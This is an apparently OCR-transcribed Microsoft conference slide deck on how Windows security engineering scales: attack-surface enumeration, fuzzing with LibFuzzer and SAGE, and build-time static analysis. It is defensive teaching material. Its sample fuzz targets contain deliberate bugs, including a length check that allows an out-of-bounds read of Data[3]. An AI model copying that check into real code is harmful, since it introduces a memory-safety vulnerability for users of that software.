Keeping Windows Secure

David “dwizzzle” Weston
Director of OS Security
@dwizzzleMSFT

Securing the “world’s computer”

A tough job...

5.7 Million
Source Code Files

1100
Pull Requests per day

440
Official Branches of Windows

3600+
Developers committing to Windows

Windows

Windows is evolving....

Windows for PCs
Familiar desktop experience
Broad hardware ecosystem
Desktop app compat

Windows on XBOX
Gaming Packages
Unique security model
Shared gaming experience

Windows on IOT
Lean core platform
Azure connected
Runtimes and Frameworks

Windows for ...
Form factor appropriate shell experience
Device specific scenario support

One Core OS
Base OS
App and Device Platform
Runtimes and Frameworks

Security must evolve

Waterfall Development

~5-year development period

~3-year development period

Security Strategy Evolved…

Scale to Developers

Fuzzing infrastructure
Integrated static analysis
Automated repro
Attack surface discovery

Depth with Security Engineers

REDTEAM operations
In-depth pen testing
Security research platform

Platform Improvements


Bug-class defeat
Safe-language engineering
Si Partnerships
Architectural improvements
Exploit mitigations

Scale | **Depth** | **Evolution**

External Reports | **Bug Bounty** | **Community Relationships**


Threat Intelligence | **Security Telemetry** | **REDTEAMing**

Vulnerability Discovery Funnel




Scaling Security


Challenges @Scale



Fuzzing needs to be easy but productive




Static analysis needs to run early with low false positive rate



Make it difficult for engineers to get things *wrong*

Automated Discovery

Windows Automated Attack Surface Enumerator (WASE)




Automated Discovery

Attack Surface Requiring Action

Attack surface	Raw #	Diff from last OS
WinRT	731	+46
RPC	164	+33
COM servers	231	+15
Device drivers	142	+0
System calls	1737	+84

Enabling Developers to Fuzz like a Boss

Fuzzing used to be a manual process



Attack surface is identified manually

Coverage %	Function Name	Address	Blocks Hit	Instructions Hit	Function Size	Complexity
50.00	sub_1800166D0	0x1800166D0	1 / 1	1 / 2	7	1
0.00	__GSHandlerCheck	0x1800283F4	0 / 1	0 / 8	29	1
0.00	_o__purecall	0x180024CA0	0 / 1	0 / 1	6	1
0.00	sub_180006FDC	0x180006FDC	0 / 1	0 / 5	28	1
18.75	sub_18001B6A4	0x18001B6A4	1 / 1	3 / 16	62	1
0.00	AllocFn	0x1800167E0	0 / 1	0 / 7	19	1
0.00	sub_180015FF0	0x180015FF0	0 / 1	0 / 60	258	1
0.00	sub_180052EA8	0x180052EA8	0 / 1	0 / 10	31	1
0.00	sub_180022904	0x180022904	0 / 3	0 / 17	80	2
0.00	SslFreeCertific…	0x18003EBC0	0 / 3	0 / 12	36	2

Developer manually writes test harness to exercise coverage

```c
#include <stdint.h>
#include <stddef.h>

bool FuzzMe(const uint8_t *Data, size_t DataSize) {
  return DataSize >= 3 &&
      Data[0] == 'F' &&
      Data[1] == 'U' &&
      Data[2] == 'Z' &&
      Data[3] == 'Z';  // :-<
}

extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
  FuzzMe(Data, Size);
  return 0;
}
```

Developer manually integrates LibFuzzer or other library

Developers using LibFuzzer: DHCP

Instrumented guest-to-host network protocol communication channels


High risk + native code + self contained parsers

- 200,000 iters/sec
- 72% code coverage
- 4 vulnerabilities
- 2 RCE

How do we make this easy?


Fuzzing at Scale

Microsoft Risk Detection Platform




Fuzzing with SAGE

```
void top(char input[4])
{
    int cnt = 0;
    if (input[0] == 'b') cnt++;
    if (input[1] == 'a') cnt++;
    if (input[2] == 'd') cnt++;
    if (input[3] == '!') cnt++;
    if (cnt >= 4) crash();
}
```



Static Analysis in Windows

On the Developers Desktop




Most cost-effective place to find issues

147
Rules run at build

7+
Engines run


In the Engineering System



Run complex analysis without impact to developer

300
Rules run at build

12
Static Analysis frameworks



56/24

56 VMs to run
24 hrs to Complete

2760
